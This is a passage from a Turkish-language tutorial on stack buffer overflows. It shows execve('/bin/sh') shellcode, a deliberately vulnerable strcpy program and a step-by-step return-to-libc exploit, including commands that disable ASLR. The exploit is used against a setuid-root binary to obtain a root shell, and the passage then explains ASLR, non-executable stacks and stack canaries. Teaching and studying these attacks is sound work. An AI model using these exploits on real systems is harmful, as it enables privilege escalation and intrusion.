
```
#if 1
    ((void(*)( ))buf)( );
#endif
```

Daha önce derleyerek *inj* adını verdiğimiz uygulamayı aşağıdaki gibi çalıştırarak test edebiliriz.

```
./inj $(printf "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80")
```

Bu aşamada kabuk programının çalıştığını görmeliyiz.

Örnek uygulamamız için yığının temsili görüntüsü aşağıdaki gibi olacaktır.



Örneğimizde zararlı kodu açık bir şekilde bizim çağırdığımızı hatırlayınız. Gerçekte ise bu işlem, şekilde gösterildiği gibi, fonksiyonun geri dönüş değeri zararlı kodu gösterecek şekilde değiştirilerek yapılmaktadır. Buradaki temel zorluk tamponun boyutunu ve başlangıç adresini kestirmektir.

Bu bölümde genel olarak fikir vermeyi amaçladığımızdan konunun ayrıntısına girmeyeceğiz.

Dönüş Değeri Değiştirme

Bu yöntemde dışarıdan bir kod enjekte etmeksizin, yalnızca fonksiyonun geri dönüş değeri değiştirilerek, akışın proses adres alanındaki istenilen bir fonksiyona yönlendirilmesi hedeflenmektedir. Yönlendirme çoğunlukla standart *C* kütüphane fonksiyonlarına yapıldığından bu yöntem *return-to-libc attack* olarak da isimlendirilmektedir. Bu yöntemde yığının çalıştırılabilir olup olmadığının bir önemi yoktur.

Bir örnek üzerinden bu durumu inceleyelim.

```
#include <stdio.h>
#include <string.h>

#define SIZE 8

void foo(char *str) {
    puts(__func__);
    char buf[SIZE];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    if (argc < 2) {
        puts("kullanım: ./smash <komut satırı argümanları>");
        return -1;
    }
    foo(argv[1]);
    return 0;
}
```

Örnek kodu *smash.c* adıyla saklayarak aşağıdaki gibi derleyebilirsiniz.

```
gcc -osmash smash.c --save-temps -m32 -fno-stack-protector
```


foo için derleyicinin ürettiği sembolik makina kodu aşağıdaki gibidir.

```
foo:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        movl    $__func__.1993, (%esp)
        call    puts
        movl    8(%ebp), %eax
        movl    %eax, 4(%esp)
        leal    -16(%ebp), %eax
        movl    %eax, (%esp)
        call    strcpy
        leave
        ret
```

foo için sembolik makina kodlarına baktığımızda, yığın çerçeve göstericisinden (*ebp*) itibaren 16 byte uzaklıktaki alanın tampon başlangıç adresi olarak belirlendiğini görmekteyiz. Tamponun adresi son argüman olarak yığına geçirilmiş ve ardından *strcpy* fonksiyona çağırılmış.

```
        leal    -16(%ebp), %eax
        movl    %eax, (%esp)
        call    strcpy
```

foo için yığın çerçevesi aşağıdaki gibi gösterilebilir.



Bu örnek kod üzerinden kabuk programını (*/bin/sh*) çalıştırmaya çalışalım. Yeni bir program başlatabilmek için standart kütüphanedeki *execv* fonksiyonunu kullanabiliriz. *execv* fonksiyonunun gerçek adresi çalışma zamanında belirlenmektedir. *gdb* aracını kullanarak bu adrese aşağıdaki gibi ulaşabiliriz.


```
gdb -q -batch smash -ex "break foo" -ex "run" -ex "print execv" | grep execv
```

execv adresini *foo* fonksiyonunun geri dönüş adresinin tutulduğu alana yazdığımızda akış *foo* fonksiyonundan sonra *execv* fonksiyonuna dallanacaktır.

execv fonksiyonu, çalıştırılacak uygulamaya ait yol ifadesi ve argüman vektörü olmak üzere iki adet parametreye sahiptir.

```
    int execv(const char *path, char *const argv[]);
```

foo fonksiyonu için *ret* makina komutu işletildiğinde, geri dönüş adresi yığından çekilecek ve bu adresteki *execv* fonksiyonu çalışmaya başlayacaktır. *execv* çalışmaya başladığında, *esp* yazmacı geri dönüş adresinin tutulduğu alanın bitimini göstermektedir. Bir fonksiyon çağrıldığında yığın göstericisinin (*esp*) gösterdiği alanın geri dönüş adresi olarak kullanıldığını hatırlayınız. Devam eden 4 byte uzunluğundaki ardışıl alanlar ise *execv* fonksiyonuna argümanları geçirmek için kullanılacaktır. Bu durumda yığın aşağıdaki gibi organize edilmelidir.



Uygulamamızın komut satırından aldığı yazıyı tampona yazdığını hatırlayınız. Tamponun başlangıç adresinden itibaren 20 byte uzaklıktaki alana sırasıyla *execv* adresini, *execv* geri dönüş adresini ve geçirilecek olan argümanları yerleştirmeliyiz. Bu durumda uygulamamıza aşağıdaki formda bir komut satırı argümanı geçirmeliyiz.

```
"[20 byte uzunluğunda karakter dizisi][execv adresi][execv geri dönüş adresi][path][argv]"
```

Tamponun ilk 20 byte'lık alanına ve *execv* geri dönüş adresine istediğimiz gibi değer verebiliriz. *execv* fonksiyonunun dönmesini beklemiyoruz.

execv fonksiyonuna çalıştıracağımız uygulamanın yol ifadesinin adresini geçirmeliyiz. Bir önceki şekilde bu adres alanını *path* ismiyle gösterdik. Çalıştırılacak olan uygulamaya ait yol ifadesini ikinci bir komut satırı argümanı olarak uygulamaya geçirebiliriz.

> **Not** Diğer alternatifler *SHELL* çevre değişkeninin veya kendi tanımlayacağımız bir çevre değişkeninin adresine ulaşmak olabilirdi.

Bu durumda kabuk uygulaması için uygulamaya geçireceğimiz komut satırı argümanları aşağıdaki formda olacaktır.

```
"[20 byte uzunluğunda karakter dizisi][execv adresi][execv geri dönüş adresi][path][argv]"  "/bin/sh"
```

Bu aşamada ikinci komut satırı argümanının ("*/bin/sh*") adresini bulmalı ve *path* ile gösterdiğimiz alana yazmalıyız. Bir uygulama çalıştırıldığında komut satırı argümanları işletim sistemi tarafından yığına yerleştirilmektedir. İşletim sistemi tarafından, güvelik amacıyla, yığın alanı farklı adreslerden başlatılabilmektedir. Bu durumda komut satırı argümanlarının adreslerini önceden kestirmemiz mümkün olmayağından bu özelliği test amaçlı olarak kapatacağız. Yığın için rastgele adres kullanımını *root* olarak aşağıdaki gibi kapatabilirsiniz.

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

Ayrıca uygulamanın komut satırı argümanlarının boyutu yerleştirilecekleri adresleri bir miktar değiştirebilmektedir. Bu durumda, atak yapacağımız uygulamayla aynı uzunlukta komut satırı argümanları geçireceğimiz bir test uygulamasıyla argümanların adreslerini bulabiliriz. Kabuk yol ifadesini 2. komut satırı argümanı olarak geçirmekteyiz. Aşağıdaki program ile 2. komut satırı argümanının adresini ve bu adresin tutulduğu alanın adresini bulabiliriz. Bu ikinci değeri *execv* fonksiyonuna argüman vektörü (*argv*) olarak geçireceğiz.

```
#include <stdio.h>

int main(int argc, char *argv[]) {
    printf("path : %p\n", argv[2]);
    printf("argv : %p\n", &argv[2]);
    return 0;
}
```

Uygulamayı *arggg.c* adıyla saklayarak aşağıdaki gibi derleyebilirsiniz.

```
gcc -m32 -oarggg arggg.c
```

Bu aşamada atak yapacağımız programa geçireceğimiz argümanlara tekrar bakalım.

```
"12345678901234567890[execv adresi]0000[path][argv]"  "//////bin/sh"
```

Tampona yazılacak ilk 20 karakter ve *execv* fonksiyonunun geri dönüş adresi için rastgele değerler kullanabiliriz. Bu noktada ikinci argüman olarak "/bin/sh" yerine "//////bin/sh" kullanıldığına dikkat ediniz. Fazladan koyduğumuz '/' karakterleri sayesinde ikinci argümanın adresini tam belirleyemediğimiz bazı durumlarda da *execv* yine çalışacaktır.

> **Not:** Örneğin execv("/bin/sh), "execv("///bin/sh")" ve execv("//////bin/sh") çağrıları aynı sonucu üretecektir.

execv fonksiyonuna geçirilecek argümanları bulmak için *arggg* uygulamasını aşağıdaki gibi çalıştırabilirsiniz.

```
./arggg $(perl -e 'print "A"x36') $(perl -e 'print "A"x12')
```

Atak yapacağımız *smash* uygulamasına geçireceğimiz ilk argüman 36, ikinci argüman ise 12 karakterden oluşmakta. Ayrıca uygulamanın isminin atak yapacağımız uygulama (*smash*) ile aynı uzunlukta olduğuna dikkat ediniz. *arggg* uygulaması *execv* fonksiyonuna geçireceğimiz *path* ve *argv* değerlerini üretecektir. *execv* adresinin *gdb* kullanarak elde edilebileceğinden daha önce bahsetmiştik. Kendi sisteminiz için bu değerleri aşağıdaki gibi bulabilirsiniz.

```
gdb -q -batch smash -ex "break foo" -ex "run" -ex "print execv" | grep execv
$1 = {<text variable, no debug info>} 0xf7ebd5b0 <execv>
```

```
./arggg $(perl -e 'print "A"x36') $(perl -e 'print "A"x12')
path : 0xffffd2b0
argv : 0xffffd0ac
```

execv adresini, *path* ve *argv* değerlerini yerine koyduğumuzda *smash* uygulamasına geçireceğimiz argümanlar aşağıdaki gibi olacaktır.

```
"12345678901234567890\xb0\xd5\xeb\xf70000\xb0\xd2\xff\xff\xac\xd0\xff\xff"  "//////bin/sh"
```

> **Not** *ecexv* adresinde değeri 0 olan byte varsa, daha önce de bahsettiğimiz gibi, bellek alanına yazma işlemi yapan *strcpy* gibi fonksiyonlar bu değeri gördüklerinde yazma işlemini sonlandıracaklardır. Bu durumda *execv* yerine *execvp* ve *system* fonksiyonları denenebilir.

smash uygulamasını aşağıdaki gibi çalıştırdığımızda kabuk programının çalıştığını görmeliyiz.

```
./smash $(printf "12345678901234567890\xb0\xd5\xeb\xf70000\xb0\xd2\xff\xff\xac\xd0\xff\xff") "//////bin/sh"
foo
$ echo $0
//////bin/sh
```

echo $0 ile kabuğa geçirilen ilk argümanın değerini elde etmekteyiz.

Bazı durumlarda kabuk programı *root* haklarıyla da çalıştırılabilmektedir.

passwd, *ping* gibi sahibi *root* olan ve *setuid* biti set edilmiş uygulamaların tampon saldırılarına açık olmaları durumunda, bu uygulamalar üzerinden kabuk programı *root* haklarıyla çalıştırılabilir.

Kendi yazdığımız *smash* programının bu özelliklere sahip olduğunu farz ederek yeniden test edelim. Bunun için uygulamımızın sahibini *root* olarak değiştirelim ve ardından *setuid* bitini 1 olarak set edelim. Bu işlemleri yapabilmek için zaten *root* olmamız gerektiğine dikkat ediniz.

```
sudo chown root smash
sudo chmod 4755 smash
```

Bu durumda *smash* programının erişim hakları aşağıdaki gibi olmalıdır.

```
ls -l smash
-rwsr-xr-x 1 root serkan 7380 Ara 29 20:37 smash
```

smash uygulamasını aşağıdaki gibi yeniden çalıştıralım.

```
./smash $(printf "12345678901234567890\xb0\xd5\xeb\xf70000\xb0\xd2\xff\xff\xac\xd0\xff\xff") "//////bin/sh"
foo
# id
uid=1000(serkan) gid=1000(serkan) euid=0(root) groups=0(root),4(adm),20(dialout),24(cdrom),27(sudo),30(dip),46(plugdev)
```

Kabuk prosesisin etkin kullanıcı kimliğinin (*effective user id*) *root* kullanıcısına ait olan 0 değerini taşıdığını görmekteyiz.

> **Not**: Uygulamanın önce sahibi *root* olarak değiştirilmeli, sonrasında *setuid* biti set edilmelidir. Tersi durumda, güvenlik nedeniyle, bir dosyanın sahibi *root* olarak atandığında *setuid* biti sıfırlanmaktadır. Bu durumu aşağıdaki gibi test edebilirsiniz.

```
$ ls -l smash
-rwxrwxr-x 1 serkan serkan 7380 Ara 30 17:47 smash

sudo chmod 4755 smash
$ ls -l smash
-rwsr-xr-x 1 serkan serkan 7380 Ara 30 17:47 smash
```

```
sudo chown root smash
$ ls -l smash
-rwxr-xr-x 1 root serkan 7380 Ara 30 17:47 smash
```

Önleme Mekanizmaları

Tampon taşmaları kullanılarak yapılan saldırılardan korunmak için çeşitli yöntemler bulunmaktadır, biz burada üç tanesinden kısaca bahsedeceğiz.

Adres Alanı Randomizasyonu (*Address Space Layout Randomization*)

İşletim sistemi çekirdeği, güvenlik amaçlı olarak, proseslerin yığın alanlarını farklı adreslerden başlatmaktadır. Bu özelliği test amaçlı olarak aşağıdaki gibi kapattığımızı hatırlayınız.

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

Bu sayede komut satırı argümanlarının yerini bulabilmiş ve başka bir program üzerinden kabuk uygulamasını çalıştırabilmiştik. Bu özelliğin açık olması durumunda yığındaki bir alanın adresinin bulunması güçleşecektir.

Yığının Çalıştırılabilir Olmaması (*Non-executable Stack*)

Tampona kod enjekte edilmesi durumunda yığındaki bir kodun çalıştırıldığını hatırlayınız. Yığının çalıştırılamaz olması bu saldırıyı önleyecektir.

Yığının çalıştırılabilir olup olmadığı *ELF* dosya formatında *PT_GNU_STACK* isimli bir alanda tutulmaktadır. Bu alanın değeri değiştirilerek yığının çalıştırılabilir olma durumuna sonradan müdahale edilebilir. Bu yüzden bu koruma yöntemi kolaylıkla aşılabilir.

execstack uygulaması ile çalışacak olan prosese ait yığın alanı çalıştırılabilir olarak işaretlenebilir.

```
execstack --set-execstack <program ismi>
```

Derleyicinin Yığın Kontrolünü Etkinleştirmek (*Stack Smashing Protection*)

Bu özelliğin açık olması durumunda, derleyici tarafından fazladan kod yazılarak yığının bütünlüğü kontrol edilmektedir. Derleyici fonksiyonun başında tamponun altına bir değer eklemekte ve fonksiyondan çıkarken bu değerin değişip değişmediğini kontrol etmektedir. Koruma değişkeni (*guard variable*) olarak isimlendirilen bu alandaki değerin değişmesi durumunda *__stack_chk_fail* isimli fonksiyon çağrılır. *__stack_chk_fail* yığının durumu hakkında bilgi verdikten sonra uygulamayı sonlandırır.

Bir örnek üzerinden bu durumu inceleyelim.

```
#include <stdio.h>
#include <string.h>

void foo() {
    char buf[4] = {0};
    strcpy(buf, "sincap");
}
```


```
int main() {
    foo();
    return 0;
}
```

Örnek kodu *guard.c* ismiyle saklayıp aşağıdaki gibi derleyebilirsiniz.

```
gcc -m32 -oguard guard.c -fstack-protector --save-temps
```

foo için derleyicinin ürettiği sembolik makina kodları ve yığının temsili aşağıdaki gibidir.

```
foo:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $24, %esp
        movl    %gs:20, %eax
        movl    %eax, -12(%ebp)
        xorl    %eax, %eax
        movl    $0, -16(%ebp)
        leal    -16(%ebp), %eax
        movl    $1668180339, (%eax)
        movw    $28769, 4(%eax)
        movb    $0, 6(%eax)
        movl    -12(%ebp), %eax
        xorl    %gs:20, %eax
        je      .L2
        call    __stack_chk_fail
.L2:
        leave
        ret
```



Uygulamayı çalıştırdığımızda, yığına fazladan veri yazarak koruma değişkenini bozduğumuz için, aşağıdaki gibi sonlandığını görmekteyiz.

```
./guard
*** stack smashing detected ***: ./guard terminated
Aborted (core dumped)
```